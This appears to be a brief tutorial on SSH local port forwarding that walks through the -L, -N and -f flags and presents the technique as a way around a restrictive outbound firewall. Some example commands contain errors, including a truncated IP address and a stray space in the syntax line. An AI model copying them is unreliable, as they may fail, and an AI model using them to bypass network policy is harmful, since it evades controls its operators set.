This type of port forwarding lets you connect from your local computer to a remote server. Assuming you are behind a restrictive firewall or blocked by an outgoing firewall from accessing an application running on port 3000 on your remote server.

You can forward a local port (e.g 8080) which you can then use to access the application locally as follows. The -L flag defines the port forwarded to the remote host and remote port.

```
$ ssh username@name_or_ipaddress -L From_Port: name_or_ipaddress:To_Port
$ ssh 10.0.2.15 -L 9000:10.0.15:80
```



$ ssh admin@server1.example.com -L 8080:server1.example.com:3000

Adding the -N flag means do not execute a remote command, you will not get a shell in this case.

$ ssh -N admin@server1.example.com -L 8080:server1.example.com:3000

The -f switch instructs ssh to run in the background.

$ ssh -f -N admin@server1.example.com -L 8080:server1.example.com:3000

Now, on your local machine, open a browser, instead of accessing the remote application using the address server1.example.com:3000, you can simply use localhost:8080 or 192.168.43.31:8080